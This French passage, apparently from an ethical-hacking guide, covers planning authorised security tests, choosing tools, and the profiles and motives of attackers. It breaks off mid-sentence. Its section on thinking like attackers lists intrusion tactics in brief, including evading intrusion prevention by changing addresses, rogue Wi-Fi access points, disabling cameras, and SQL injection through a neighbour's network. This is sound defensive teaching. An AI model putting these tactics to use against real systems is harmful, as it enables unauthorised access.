Comme pratiquement tout projet concernant l'informatique, vous devez planifier vos tests de sécurité. Vous connaissez l'adage : « agir sans planifier c'est planifier son échec ». Les aspects essentiels, tant au niveau stratégique que tactique, doivent être déterminés d'avance. Pour garantir le succès de votre travail, prenez le temps de planifier vos tests, qu'il s'agisse de celui des mots de passe sur quelques serveurs ou d'un test de pénétration d'un environnement

Web complexe.

Soyez vigilant si vous décidez d'embaucher un pirate repenti pour vous assister pendant les tests ou pour obtenir ses conseils. Je présente dans le Chapitre 19 les avantages et inconvénients qu'il y a à faire appel à des ressources externes au niveau des tests de sécurité.

Créer un plan de test

Il est essentiel d'obtenir l'approbation de vos supérieurs pour vos tests de sécurité. Vous devez être certain que ce que vous allez faire est connu et visible, au moins aux yeux des décisionnaires. Il faut commencer par obtenir le soutien des sponsors. C'est l'occasion de

définir les objectifs de vos tests. Comme sponsors, il peut s'agir de votre supérieur, d'un directeur, de votre client ou de vous-même si vous êtes à votre compte. Il faut que quelqu'un soit certain de vous soutenir et accepte votre plan. Si vous ne prenez pas cette précaution, vos travaux pourraient être interrompus à tout moment si quelqu'un, par exemple, un fournisseur de services cloud ou un hébergeur, venait se plaindre du fait que vous n'avez jamais été autorisé à réaliser ces tests. Vous pourriez même être remercié ou poursuivi pour activités criminelles.

L'autorisation qu'il vous faut peut dans certains cas se résumer à un compte-rendu de réunion signé ou un courriel de votre patron, si les tests concernent vos propres systèmes. Si

vous travaillez pour un client, il faut obtenir un contrat signé qui mentionne clairement que le client soutient et autorise vos travaux. Obtenez le plus tôt possible ce parrainage afin de ne pas travailler inutilement. Ce document constituera peut-être votre carte magique pour passer à la banque sans passer par la case prison, au cas où un fournisseur d'accès Internet, un fournisseur de services cloud ou un sous-traitant se plaindrait de vos activités. Sans compter les instances gouvernementales qui s'y intéressent. Ne riez pas ; ce ne serait pas la première fois que cela arrive.

Une fausse manœuvre peut planter un système, et personne ne le désire. Il nous faut donc un plan détaillé. Cela dit, n'allez pas jusqu'à écrire des tomes entiers de

procédures de tests qui rendraient le plan trop complexe. Voici les informations qui doivent absolument faire partie de votre plan :

» **Choix des systèmes et fonctions à tester.** Commencez toujours par les systèmes et les processus les plus critiques, ou qui vous semblent les plus fragiles. Vous pouvez commencer par tester les mots de passe d'accès au système d'exploitation des serveurs, tester d'abord une application Web ou commencer par faire de l'ingénierie sociale en lançant des courriels d'hameçonnage, et continuer par

les autres éléments de votre nouveau système.

» **Définition d'un plan de reprise et évaluation des risques.** Prévoyez un plan d'urgence au cas où vos tests de sécurité entraîneraient des dégâts. Imaginez que vous deviez tester une application Web ou un pare-feu et que vous provoquez un blocage. Il en résulterait une indisponibilité du système et une chute de la productivité des salariés. Vous pourriez même entraîner des pertes de données et endommager l'image de l'entreprise. Des responsables seront recherchés,

et vous ferez sans doute pâle figure. Il s'agit donc d'évaluer les risques de vos tests.

Prenez donc vos précautions, surtout avant de procéder à de l'ingénierie sociale ou de lancer une attaque massive de type DoS. Évaluez l'impact que vos actions auront sur les personnes et les systèmes.

» **Planification des dates des tests et de leur durée.** Pensez longtemps à l'avance aux dates appropriées pour lancer vos tests. Soit vous les lancez pendant les heures de travail, soit vous ne les démarrez que la

nuit ou tôt le matin pour avoir moins d'impact sur les systèmes. Demandez l'avis autour de vous et faites en sorte que vos choix de dates conviennent aux autres.

Même si vous devez en subir, et en faire subir, les conséquences, il est préférable de ne pas limiter les heures de vos attaques. En effet, les vrais pirates ne vont pas tenter de s'introduire dans le système seulement pendant les heures de repos. Ne réservez pour les heures de faible activité que les tests d'engorgement DoS, ceux d'ingénierie sociale et les tests de sécurité

physique.

» **Choix entre furtivité et visibilité.** Vous préférez peut-être pouvoir réaliser vos tests sans être détecté, en travaillant à distance, sans que les utilisateurs soient avertis. Si vous les prévenez, les utilisateurs ou le service informatique vont se méfier et montrer leurs meilleurs comportements au lieu d'opérer comme ils en ont pris l'habitude insouciante.

» **Choix de laisser actifs les contrôles de sécurité.** Un point souvent oublié concerne les

éléments de sécurité tels que les pare-feu réseau, les systèmes de prévention d'intrusion IPS et les pare-feu des applications Web qui sont capables d'interdire les analyses réseau et les tentatives d'accès. Si vous maintenez ces mécanismes actifs, vous obtenez une image réaliste de l'état du système, mais j'ai constaté qu'il était beaucoup plus instructif de désactiver ces mécanismes, ou d'ajouter votre adresse IP en liste blanche, car c'est ainsi que vous allez pouvoir trouver le plus grand nombre de failles.

Nombreux sont ceux qui veulent maintenir les mécanismes de sécurité actifs, puisque cela permet d'obtenir de meilleurs résultats à la fin des tests. Personnellement, je ne nie pas l'intérêt de cette approche défensive, mais elle peut faire naître un faux sentiment de sécurité et ne donne pas accès à une image complète du niveau de protection général d'une organisation.

»

Reconnaissance ou non des cibles du test. Il n'est pas nécessaire d'accumuler au préalable une

connaissance fouillée de vos cibles. Il vous suffit d'en connaître les grandes lignes, afin de vous protéger et de protéger les cibles. Obtenir ces informations est très simple lorsqu'il s'agit de vos propres systèmes. Si vous travaillez pour un client, vous devrez procéder à une petite enquête. Personnellement, j'ai rencontré très peu de clients qui m'ont expressément demandé de procéder à des tests en pur aveugle, sans aucune connaissance des cibles.

En effet, la plupart des responsables informatiques et

chargés de sécurité n'apprécient pas les évaluations en aveugle, car elles durent plus longtemps, coûtent plus cher et sont moins efficaces. Choisissez votre approche en fonction des besoins du client ou de l'entreprise.

»

Mode de réaction à la découverte d'une faille majeure. Ne vous arrêtez pas dès que vous aurez trouvé une ou deux failles ; continuez vos recherches. N'allez pas pour autant tester jusqu'à la fin des temps, ou jusqu'à avoir planté tous les systèmes. Poursuivez vos efforts jusqu'à ce

que vous ne trouviez plus rien à fouiller. Si vous n'avez trouvé aucune faille, c'est que vous avez mal cherché. Il y a toujours des failles. Si vous en trouvez une énorme, vous devez immédiatement en informer les parties prenantes que sont les développeurs, les administrateurs des bases de données, la direction informatique, *etc.* Il faut dans ce cas boucher le trou au plus vite.

»

Définition des livrables. Comme éléments livrables, nous considérons les rapports générés par votre outil d'analyse de failles et votre

compte-rendu rédigé pour présenter les principales failles à réparer avec vos recommandations et vos suggestions de contre-mesures.

Choisir ses outils

Comme dans tout projet, vous aurez du mal à travailler sans de bons outils de test de la sécurité. Pour autant, ce n'est pas en s'équipant de ces outils que vous allez découvrir automatiquement toutes les failles. L'expérience joue beaucoup.

Vous devez connaître les limites de vos outils. En effet, de nombreux analyseurs de failles génèrent des faux

positifs et des faux négatifs, et d'autres oublient certaines failles. Dans certains contextes, par exemple pour tester une application Web, vous ne trouverez toutes les failles qu'en utilisant successivement plusieurs analyseurs.

Certains outils se concentrent sur les catégories particulières de tests et aucun outil ne peut tout tester. De même que vous n'enfoncez pas un clou avec un tournevis, vous n'utiliserez pas un analyseur de ports pour découvrir les faiblesses d'un réseau. Il vous faut une panoplie d'outils appropriés. Plus vous aurez des outils efficaces, plus vos efforts seront allégés.

Voici quelques exemples d'outils dédiés à certaines tâches :

»

Pour trouver les

mots de passe, il vous faut un outil tel qu'Ophcrack ou Proactive Password Auditor.

»

Pour une analyse approfondie d'une application Web, il vous faut un analyseur de failles Web comme Netsparker ou Acunetix Web Vulnerability Scanner, qui seront plus efficaces qu'un simple analyseur réseau comme Wireshark ou Omnipeek.

Les possibilités d'un certain nombre d'outils d'analyse ont été mal comprises, ce qui affuble ces outils d'une aura négative, alors qu'ils sont excellents. Certains gouvernements envisagent même de rendre ces outils

illégaux ! Cette erreur d'appréciation est en partie liée à leur complexité. Vous avez intérêt à bien vous familiariser avec ceux que vous comptez utiliser, ce qui vous garantira de les utiliser proprement. Voici quelques conseils à ce sujet :

- Lisez soigneusement la documentation en ligne, le fichier LISEZMOI (readme) et les questions fréquentes FAQ.
- Lisez bien le guide d'utilisation.
- Appropriez-vous les outils dans un environnement de test.
- Cherchez des tutoriels vidéo sur

le Web, en vous tenant prêt à supporter la qualité parfois inégale des productions.

» Envisagez de suivre une formation proposée par l'éditeur de l'outil ou d'un institut, lorsque cela est possible.

Avant de choisir un outil de test de sécurité, tenez enfin compte des critères suivants :

» une documentation suffisante ;

» la production de rapports de failles détaillés avec des conseils pour les résoudre ;

» un minimum de réputation dans le

domaine considéré ;

» une bonne disponibilité des mises à jour et une réactivité suffisante du support technique ;

» des rapports à haut niveau pouvant être transmis à la direction ou au personnel non technicien (particulièrement important pour vous mettre en conformité avec la législation de plus en plus stricte).

Si les outils que vous choisissez satisfont à ces critères, vous allez gagner beaucoup de temps pendant la réalisation des tests et pendant la production des comptes-rendus.

UN FLORILÈGE D'OUTILS DE TEST

Renseignez-vous autour de vous. Au moment de choisir les outils de test de sécurité, faites des recherches sur le Web. Il existe des centaines d'outils. La liste suivante est un aperçu de mes outils préférés, aussi bien gratuits et open source que payants :

- Acunetix Web Vulnerability Scanner
- Cain & Abel
- CommView for WiFi
- Elcomsoft System Recovery
- Metasploit
- Nessus
- NetScanTools Pro
- Netsparker

- Nexpose
- Omnipeek
- SoftPerfect Network Scanner

Ces outils et bien d'autres seront présentés dans les Parties 2 à 5, en fonction des tests à réaliser. L'annexe du livre propose une liste plus exhaustive.

Appliquer votre plan d'action

Pour réaliser de bons tests de sécurité, il faut de la ténacité et de la patience. Soyez toujours vigilant lorsque vous réalisez vos tests : une personne mal intentionnée qui accède à votre réseau ou un salarié indélicat pourrait surveiller vos actions et se servir de ces informations contre vous ou contre l'entreprise.

Il n'est cependant pas

facile de s'assurer qu'il n'y a aucun pirate sur vos systèmes avant de commencer. Faites en sorte que la situation soit la plus calme et la moins perturbée possible, notamment lorsqu'il s'agira de transmettre et de stocker les résultats des tests. Cryptez vos courriels et tous les fichiers contenant des informations sensibles ou rendez-les accessibles par un service de partage de fichiers en cloud sécurisé.

Considérez-vous en mission de reconnaissance.
Cherchez à collecter le plus d'informations possibles au sujet des systèmes, comme le ferait un pirate. Commencez par une vision globale, puis faites un zoom avant. Voici les grandes étapes :

1.

Cherchez sur Internet le nom de l'entreprise, le nom des ordinateurs et des réseaux ainsi que les adresses IP.

Vous utiliserez bien sûr les moteurs de recherche tels que Google ou Qwant.

2. **Focalisez-vous sur les systèmes que vous devez tester**.

Ce genre d'enquête informelle permet souvent de recueillir une masse d'informations étonnantes au sujet d'un système.

3. **Concentrez-vous encore plus sur vos cibles en lançant des analyses et des tests détaillés,**

afin de trouver les failles.

4. **Lancez vos simulations d'attaque et cherchez à tirer profit des failles si cela fait partie de vos objectifs**.

Je donne des conseils et des astuces au sujet des processus appropriés dans les Chapitres 4 et 5.

Évaluer les résultats

Faites le point sur vos découvertes, en supposant que les failles trouvées n'étaient pas déjà connues. Avec de l'expérience, vous parviendrez de mieux en mieux à trouver des relations entre les différentes failles et à bien exploiter les résultats. Vous allez connaître vos systèmes

mieux que quiconque, ce qui va accélérer la suite de vos travaux d'évaluation.

Fournissez un compte-rendu complet à la direction ou à votre client, en y ajoutant des suggestions. Tenez toujours vos partenaires informés pour montrer que leur argent est bien investi dans vos efforts. Je présente le processus de création du compte-rendu d'évaluation de sécurité dans le Chapitre 17.

Corriger les failles

Une fois que vous avez terminé vos tests de sécurité, il reste à appliquer vos recommandations pour renforcer la sécurité des systèmes. Si ce n'est pas

fait, le temps et l'argent consacrés le seront en pure perte. J'ai hélas constaté cette absence de suivi trop fréquemment.

De nouvelles failles apparaissent continuellement, car les systèmes d'information évoluent et deviennent de plus en plus complexes.
Heureusement, les analyseurs de failles s'améliorent aussi. Les tests de sécurité produisent un cliché à un instant T du niveau de sécurité des systèmes. Tout peut changer à tout moment, et notamment après la mise à jour d'un logiciel, l'ajout d'un nouveau système ou l'application d'un correctif. C'est la raison pour laquelle vous devez sans cesse mettre à jour vos outils, si possible

avant chaque campagne de test. Prévoyez de lancer des tests régulièrement, par exemple, une fois par mois ou par trimestre. Nous verrons dans le Chapitre 19 comment progresser sans cesse en tenant compte de l'évolution du paysage sécuritaire.

Chapitre 2
Dans la tête des pirates

DANS CE CHAPITRE

- Qui sont ces ennemis ?
- Devenir profileur de pirates
- Comprendre les motivations des attaquants
- Découvrir les principales techniques d'attaque

Il n'est pas inutile de se faire une première idée des ennemis que vous allez affronter. La plupart des éditeurs de produits de sécurité et des professionnels de ce milieu prétendent qu'il faut protéger tous les systèmes, en interne et en externe. Mais qu'est-ce que cela signifie au

juste ? Et comment pouvez-vous savoir comment les pirates vont décider de vous attaquer ?

En prenant la peine de comprendre comment pensent les assaillants, vous allez acquérir une vision tout à fait différente de vos systèmes informatiques. Nous allons voir dans ce chapitre quels sont les défis que vous devrez relever et quelles sont les motivations et méthodes des attaquants. Vous serez ainsi mieux préparé à planifier et à réaliser vos tests de sécurité.

Quelques portraits d'ennemis

Les médias ont beaucoup fait pour diffuser dans l'esprit du public une idée très négative du bricoleur

assoiffé de connaissances qu'est le « hackeur », et pour le dépeindre comme un véritable criminel. Souvent, les passionnés et autres geeks se plaignent en public de n'être pas bien compris. Et quand on ne comprend pas quelque chose, on juge souvent mal.

Le terme « hackeur » regroupe en effet de véritables pirates et des passionnés curieux de technologie. Pour les distinguer, il faut connaître leurs objectifs. Un passionné n'aura pas de visées néfastes. Certains hackeurs recherchent un avantage en termes de réputation, pour un bénéfice politique ou économique. Les stéréotypes négatifs l'ont emporté dans l'opinion générale.

Au départ, un hackeur est quelqu'un qui a une

soif de connaissances techniques et qui aime relever des défis. C'est une personne imaginative qui cherche à trouver de nouvelles méthodes pour réussir à s'introduire dans une machine. Le hackeur s'intéresse à tous les détails que la plupart des gens ignorent. Il se distingue par une forte conscience du contexte technique dans lequel il progresse. Il va par exemple se demander ce qu'il se passerait s'il débranchait tel câble, s'il inversait tels interrupteurs ou changeait telle instruction dans un programme. Il fait l'essai puis observe ce qu'il se passe. C'est une sorte de Géo Trouvetout qui adore démonter les machines pour savoir comment elles fonctionnent, et comment il pourrait détourner leur fonctionnement.

Pendant leur enfance, les hackeurs combattaient des monstres dans des jeux vidéo. Une fois grands, leurs ennemis sont des machines électroniques. Le hackeur malveillant est tellement absorbé par sa recherche qu'il en oublie qu'il y a des êtres humains derrière les pare-feu, les réseaux sans fil et les applications Web qu'il cherche à maîtriser. Il ne se rend pas compte que ses actions peuvent avoir des effets négatifs, y compris sur son propre contrat de travail et sa sécurité physique. Quant aux hackeurs qui travaillent pour le compte de gouvernements, c'est une tout autre histoire. Dans ce cas, leurs actions sont le fruit d'une planification soigneuse.

Si vous travaillez pour une grande entreprise, il est tout à fait possible

que quelques salariés, sous-traitants, stagiaires ou consultants soient tentés de détourner des informations confidentielles dans un but néfaste. Les motivations ne sont dans ce cas plus du tout celles du passionné avide de connaissances. Ces gens vont chercher à accéder aux fichiers partagés, à entrer dans les bases de données auxquelles ils n'ont normalement pas accès, et bien sûr à voler, altérer et supprimer des informations. Ce genre d'attaques internes est difficile à détecter, surtout parce que la direction de l'entreprise considère qu'il faut faire confiance aux utilisateurs. Sont particulièrement à surveiller les personnes qui ont déjà un passé d'actions malveillantes. Qui vole un œuf, vole un bœuf. Pour autant, ce n'est pas parce qu'une

personne montre un passé irréprochable qu'elle ne sera pas tentée de dépasser les limites. Il faut bien qu'une vie de criminel commence un jour !

RAISONNER COMME LES MÉCHANTS

Les pirates raisonnent et agissent généralement comme les cambrioleurs et autres criminels dont sont remplis les quotidiens. Les plus malins cherchent à rester invisibles et vont exploiter les plus petites faiblesses qu'ils trouvent sur le chemin de leurs cibles. Voyons quelques exemples de techniques d'attaques. Ce n'est qu'un aperçu des nombreux méfaits que je présente dans ce livre, juste assez pour vous suggérer la grande variété des approches disponibles aux pirates.

» Contourner un système de prévention des intrusions en modifiant l'adresse MAC ou IP toutes les quelques minutes ou tous les quelques paquets.

» Profiter d'une faille dans la sécurité d'accès aux bâtiments en remarquant l'heure à laquelle les équipes de nettoyage sont déjà passées, ce qui permet d'entrer plus facilement sans être repéré. Le matin, il suffit de remarquer quand les rideaux pare-soleil sont encore fermés.

» Contourner le contrôle d'accès Web en augmentant les privilèges. On y parvient en profitant d'une page Web peu protégée, en jouant avec les mécanismes d'ouverture de session de l'application ou en profitant d'un processus de réinitialisation de mots de passe peu fiable.

» Utiliser un logiciel qui devrait être normalement bloqué par le pare-feu en modifiant le port TCP qu'il utilise par défaut.

» Installer un point d'accès Wi-Fi parallèle au point d'accès local pour pousser les

visiteurs à se connecter au réseau du pirate qui peut alors récupérer leurs informations et les manipuler.

» Obtenir l'identifiant et le mot de passe d'un collègue trop confiant pour accéder à des informations normalement impossibles à obtenir, puis en tirer profit.

» Déconnecter le câble Ethernet ou d'alimentation d'une caméra de surveillance qui contrôle l'accès à une salle des machines ou une zone sensible, ce qui permet d'accéder à l'espace visé sans être repéré.

» Injecter des requêtes SQL ou de découverte de mots de passe pour un site Web en utilisant un réseau Wi-Fi non protégé du voisinage afin de masquer l'attaquant.

Je rappelle que cette liste ne donne qu'un rapide aperçu des nombreuses possibilités

techniques qui sont offertes à vos attaquants. Vous devez devenir aussi imaginatif qu'eux pour découvrir les failles non encore découvertes.

Les intrusions dans les systèmes informatiques constituent une véritable plaie, mais les activités correspondantes font pourtant progresser la technologie. Si les pirates n'existaient pas, les technologies de protection contre les intrusions, les mécanismes de sauvegarde des données et tous les outils d'analyse de failles n'existeraient pas. Le monde s'en porterait peut-être mieux, mais soyons pragmatiques : profitons des retombées positives de la situation. Les mécanismes de protection ne pourront jamais assurer les systèmes contre tous les

détournements et attaques, tout simplement parce que les pirates et les utilisateurs malveillants ont presque toujours un coup d'avance par rapport aux technologies développées pour parer leurs méfaits.

Quelle que soit l'idée que vous vous faites des malveillants, sachez qu'il y aura toujours une personne pour chercher à bloquer vos systèmes et à récupérer des informations à votre insu.

Qui cherche à vous envahir ?

Les pirates existent depuis plusieurs décennies, mais ce n'est qu'à l'apparition d'Internet dans les années 1990 que le grand public a commencé à en entendre

parler et à en subir les méfaits. Certains pirates sont très connus, comme John Draper alias Captain Crunch ou Kevin Mitnick. Ceux qui ne sont pas connus font tous ce qu'ils peuvent pour le devenir, et c'est eux que vous devez chercher à combattre.

Dans un monde sans nuances, le profil type du pirate est facile à dessiner : c'est un être antisocial à peine sorti de l'adolescence. Mais le monde est plein de nuances et donc de profils différents parmi les pirates. En fait, chaque pirate est différent. Cela dit, tous ne se valent pas, car chacun a ses motifs, ses techniques et ses compétences.

Niveau de compétences des pirates

On peut considérer trois niveaux de compétences parmi les pirates :

» **Les pirates du dimanche** ou ***script kiddies***. Ce sont des débutants qui cherchent à utiliser les outils de piratage et la documentation qu'ils trouvent sur Internet. Ils ne savent pas vraiment comment fonctionnent ces outils, mais en savent assez pour vous causer des problèmes. Cela dit, ils sont en général très peu discrets et laissent de nombreuses empreintes de leur passage. C'est parfois ce type de pirate qui est monté en épingle dans les médias, mais ils ne disposent pas

d’un bagage technique conséquent.

»

Les pirates aguerris. On les appelle aussi souvent des ***crackers***. Ce sont des criminels experts qui inventent certains des outils qu’ils utilisent, et notamment les scripts qu’utilisent les débutants ainsi que les professionnels de la sécurité. Ils conçoivent aussi bien sûr eux-mêmes les logiciels malveillants qu’ils utilisent pour attaquer. Ils savent s’introduire dans les réseaux et les systèmes sans se faire repérer. Ils peuvent même faire croire qu’une

autre personne procède à l'attaque. Même lorsqu'ils n'ont pas besoin de forcer le passage pour entrer, ils profitent des accès non autorisés et de leurs droits illégitimes.

»

Les pirates émérites. Ils font souvent partie de groupes anonymes. Ils sont très secrets et ne partagent leur savoir avec leurs suiveurs que lorsqu'ils les considèrent dignes de ce transfert de pouvoir. Pour qu'un pirate de rang inférieur soit considéré comme estimable, il doit posséder une information unique ou être accepté comme dans un

gang en se montrant capable d'une action d'éclat. Ce sont ces pirates qui sont vos plus grands ennemis, à côté des utilisateurs malveillants. En apprenant comment ces pirates se comportent, vous passez en mode prévention pour trouver les problèmes avant qu'ils ne deviennent sérieux.

»

Les chercheurs en sécurité. Ce sont des experts très calés et réputés qui surveillent les machines, les réseaux et les programmes à la recherche de failles et qui écrivent des outils

pour les tester et les exploiter. Si ces experts n'existaient pas, vous n'auriez pas beaucoup d'outils pour vous défendre en dehors de certains logiciels libres et des produits de certains éditeurs d'outils de sécurité.

Je me tiens au courant de façon hebdomadaire des travaux de ces experts en visitant leurs blogs, en m'abonnant à leurs comptes Twitter et en lisant leurs articles. Je vous conseille de faire de même. Vous pouvez visiter mon propre blog (https://www.principlelogic.com) ainsi que l'annexe de ce livre pour d'autres sources d'informations. En vous tenant au

courant des progrès des experts en sécurité, vous serez informé des plus récentes failles découvertes et des nouvelles versions des outils de sécurité les plus efficaces. Tout au long du livre, je présenterai les outils de plusieurs experts en sécurité.

Il y a des démonteurs bienveillants que l'on appelle des chapeaux blancs et des méchants pirates que l'on appelle les chapeaux noirs. Il existe aussi des chapeaux gris et même des chapeaux bleus. Les chapeaux gris naviguent entre le bien et le mal et les chapeaux bleus sont des experts que les éditeurs de logiciels invitent à essayer de casser leurs programmes.

Une étude rendue

publique lors de la conférence annuelle Black Hat Security a montré que des informaticiens tout à fait classiques peuvent entreprendre des activités criminelles contre d'autres personnes. Cela explique peut-être la réputation sulfureuse qu'ont les informaticiens !

Quels que soient leur âge et leur caractère, les pirates combinent curiosité, bravoure et vivacité d'esprit.

Quelques profils de pirates

Voici trois grands profils de pirates qui se distinguent par leurs motivations :

»

Les hacktivistes. Ces pirates cherchent à faire

passer un message politique ou social et à faire prendre conscience d'une idée par le grand public tout en restant anonymes. Souvent, ils vont attaquer ceux qui expriment des convictions opposées aux leurs. Cela a été le cas des sites Web attaqués par les messages « Free Kevin » en vue de faire libérer le pirate Kevin Mitnick qui était à ce moment en prison. Les messages que font passer les hacktivistes concernent par exemple la légalisation des drogues, le refus des guerres, l'opposition aux riches, aux multinationales, et

tout autre sujet social ou politique pouvant faire l'objet d'une polémique.

»

Les terroristes. Qu'ils soient organisés ou pas, et parfois même soutenus par des gouvernements, les terroristes visent d'abord les systèmes des grandes entreprises et des gouvernements, ainsi que les réseaux d'énergie et les systèmes de contrôle aérien. Ils provoquent l'arrêt des systèmes stratégiques, volent des données confidentielles et publient les données privées des salariés et des fonctionnaires. Ces menaces sont

prises suffisamment au sérieux par les gouvernements, pour qu'ils rendent obligatoires des mesures de sécurité drastiques dans les entreprises stratégiques telles que celles de l'énergie.

»

Les mercenaires. Ces pirates font partie du crime organisé sur Internet et vendent leurs services contre monnaie sonnante et trébuchante.

En termes quantitatifs, les véritables pirates constituent une minorité. Ne croyez pas que vous allez devoir vous défendre contre des millions d'ennemis

féroces. La plupart des membres des réseaux criminels préfèrent rester dans l'ombre ; seule une poignée de criminels passe à l'action. De plus, nombreux sont les pirates qui restent fidèles à leurs premiers amours et adorent surtout démonter les mécanismes et apprendre à tout savoir au sujet des systèmes informatiques. Une de vos menaces les plus sérieuses sera toujours le salarié indélicat ; il possède son badge d'accès au bâtiment, son compte utilisateur, et personne ne le suspecte. Restez sur vos gardes !

Le pain quotidien du pirate

Les pirates agissent ainsi parce qu'ils le peuvent. Certains travaillent pour la beauté du geste, pour

voir ce qu'ils réussissent à faire, en commençant par exemple par leur propre système. Ce ne sont pas ces passionnés qui nous intéressent dans ce livre. Ceux qui doivent vous inquiéter sont obsédés au point de vouloir à tout prix améliorer leur réputation dans leur cercle, et bien sûr ceux qui ont de véritables intentions criminelles.

De nombreux pirates se pâment de bonheur lorsqu'ils parviennent à s'introduire dans les systèmes d'une multinationale ou d'un gouvernement. Voir leurs méfaits publiés dans la presse les remplit d'aise. Ils se flattent d'avoir brisé une protection ou de savoir des choses que peu d'autres personnes savent. Parvenir à s'introduire dans un système leur donne une gratification immédiate. Retrouver ce sentiment

devient pour eux une obsession, et la poussée d'adrénaline qui en résulte les motive au-delà de l'imaginable. En général, plus le défi est difficile, plus le pirate est motivé.

Paradoxalement, les pirates aiment à se regrouper, et sont en même temps assez individualistes. Tout du moins, ils aiment que l'information soit décentralisée, parce que la plupart d'entre eux pensent qu'elle doit être libre et gratuite. Ils considèrent que les attaques qu'ils réalisent ne peuvent pas se comparer à des attaques dans le monde réel. Ils font semblant d'ignorer ou comprennent mal ce que subissent leurs victimes. Ils ne réfléchissent pas aux effets à long terme de leurs actions actuelles. Nombreux sont ceux qui prétendent ne pas vouloir faire du mal ou

tirer profit de leurs actions, et ils s'autorisent ainsi à continuer leurs méfaits. Certains ne cherchent aucune rétribution et veulent seulement prouver qu'ils ont découvert une faille. Souvent, leur caractère peut faire penser à celui d'un sociopathe.

Alors que certains pirates veulent vraiment vous nuire, d'autres recherchent simplement la notoriété. Parmi les motifs habituels, citons la vengeance, la revendication de droits, la curiosité, l'ennui, le désir de relever un défi, le vandalisme, le vol pour raison financière, le sabotage, le chantage, l'extorsion de fonds, l'espionnage industriel, bref, que du linge sale. Souvent, les pirates citent l'un de ces motifs pour expliquer leur comportement, mais ils le font d'autant plus lorsqu'ils se trouvent

dans une situation financière difficile.

De même, les utilisateurs malveillants de votre organisation peuvent être attirés par une rétribution financière afin de pallier leurs problèmes personnels, pour prendre l'avantage sur un concurrent, se venger de leur employeur, satisfaire leur curiosité, ou tout simplement par ennui.

De nombreux patrons d'entreprise, et même des responsables réseau ou de sécurité, pensent qu'il n'y a rien d'intéressant pour un pirate dans leurs systèmes, en tout cas rien qui puisse entraîner des dégâts en cas d'intrusion. C'est une grave erreur, et ce genre de fâcheuse sérénité favorise les objectifs des

pirates. En effet, un malveillant peut s'introduire dans un système apparemment sans importance pour accéder à un réseau puis s'en servir comme plate-forme de lancement pour attaquer d'autres systèmes. Et c'est d'autant plus grave car un système non stratégique n'est pas muni des mécanismes de sécurité appropriés pour prévenir et détecter les intrusions.

Plus généralement, un pirate agit ainsi parce qu'il le peut. Certains privilégient les systèmes complexes, mais toute victime est bonne à prendre pour améliorer une réputation.

Les pirates tirent profit du sentiment de sécurité des gens et visent donc n'importe quel système qui leur semble exploitable. Les données peuvent se trouver à plusieurs endroits à la

fois. Un pirate peut donc produire une copie d'un ensemble de données, et il est ensuite difficile de prouver son action, sans compter que la récupération des données est très difficile.

Les pirates savent bien qu'il suffit de détourner une page Web, et c'est ce qui est le plus facile pour mettre à mal les affaires d'une entreprise. Pour que la direction prenne conscience du problème, il faut souvent attendre que se produise une intrusion à vaste échelle ou une attaque par hameçonnage de la messagerie, avec demande de rançon. C'est au responsable des sites attaqués de prévenir les incrédules et la direction qu'il y a lieu de prendre des mesures pour supprimer les failles et parer les menaces.

De récentes études ont

prouvé que les failles de sécurité sont souvent basiques, et j'ai pu le confirmer au cours de mes études de sécurité. Ces failles sont comme les fruits les plus faciles à cueillir, et ils n'attendent que cela. Les failles continuent à être simples à trouver, tout en étant difficiles à parer, et cela pour plusieurs raisons :

- l'utilisation de plus en plus intensive des réseaux et des connexions à Internet ;
- l'anonymat des systèmes sur Internet et sur les réseaux internes, parce qu'une surveillance stricte des ouvertures de session n'est souvent pas en place ;
- la multiplication

des outils de piratage et leur libre accès ;

» l'existence d'un nombre énorme de réseaux sans fil non protégés qui permettent aux pirates d'être invisibles ;

» la complexité croissante des réseaux, des applications et des bases de données ;

» les enfants et adolescents qui savent se servir d'un ordinateur restent néanmoins naïfs et sont prêts à dévoiler leurs données personnelles en échange de gadgets gratuits ;

» enfin, les

attaquants sont rarement poursuivis et les peines sont légères.

Il suffit à un pirate de trouver une seule faille alors que les professionnels de sécurité et les services informatiques doivent toutes les trouver en premier !

De nombreuses attaques ne sont même pas détectées, et les pirates qui finissent par être détectés ne sont pas toujours poursuivis. Lorsqu'ils sont identifiés, ils avancent comme argument leur altruisme et le bien qu'ils font à la société puisqu'ils détectent les failles avant que quelqu'un de plus méchant ne les exploite. De plus, lorsqu'un pirate est poursuivi, il est

récompensé en réputation dans les milieux qu'il fréquente.

PIRATER AU NOM DE LA LIBERTÉ ?

Nombreux sont les pirates qui se comportent de façon contradictoire. Ils prétendent se battre pour les libertés des citoyens et ne veulent pas qu'on les dérange. En même temps, ils aiment s'introduire dans les affaires des autres et en prendre le contrôle. Souvent, ils se prétendent libertaires et œuvrer pour la défense de la vie privée, mais ils se contredisent en mettant à mal la vie privée et la propriété des autres. Ils violent les droits d'autrui tout en prétendant se battre pour protéger les leurs contre quiconque voudrait les réduire. Ils font aux autres ce qu'ils ne veulent pas qu'on leur fasse.

Un exemple classique est celui concernant les musiques sous droits d'auteurs qui étaient protégées par l'association américaine RIAA. Les pirates avaient attaqué de nombreux sites Web d'éditeurs de musique qui défendaient ces droits. Mais en même temps, les pirates

diffusaient illégalement de la musique et des logiciels !

En ce qui concerne les utilisateurs malveillants, leurs activités sont rarement détectées. Lorsqu'elles le sont, il n'en est pas fait publicité, afin de ne pas mettre à mal la valeur boursière de l'entreprise ni apeurer les clients et partenaires commerciaux. Les choses évoluent cependant à cause des nouvelles lois sur la sécurité des informations et la protection de la vie privée. Souvent, il devient obligatoire de déclarer toute intrusion. L'utilisateur malveillant est généralement congédié. Mais malgré cette obligation de déclaration de plus en plus répandue, ces cas isolés ne donnent pas une image fidèle de tout ce qui se passe au niveau de la sécurité informatique d'une

entreprise.

Qu'ils le veuillent ou non, les dirigeants doivent dorénavant tenir compte de ces nouvelles contraintes légales et notifier les instances appropriées de toute intrusion ou tentative d'accès à des informations sensibles. Cela concerne aussi bien les attaques de l'extérieur que les malversations internes, et même des événements apparemment bénins tels que la perte d'un téléphone mobile ou de supports de sauvegarde. Je rappelle dans l'annexe quelques lois applicables qui concernent les entreprises.

Comment se prépare et se réalise une attaque ?

Voici quelques styles d'attaques :

» Certains pirates planifient leurs attaques longtemps à l'avance en collectant progressivement des informations puis déclenchent l'action brutalement. Comme je le montre dans le Chapitre 4, ce sont les attaques les plus difficiles à parer.

» Les pirates débutants, souvent des amateurs, agissent avant de réfléchir aux conséquences. Ils vont par exemple essayer de se connecter avec l'outil Telnet à un matériel routeur,

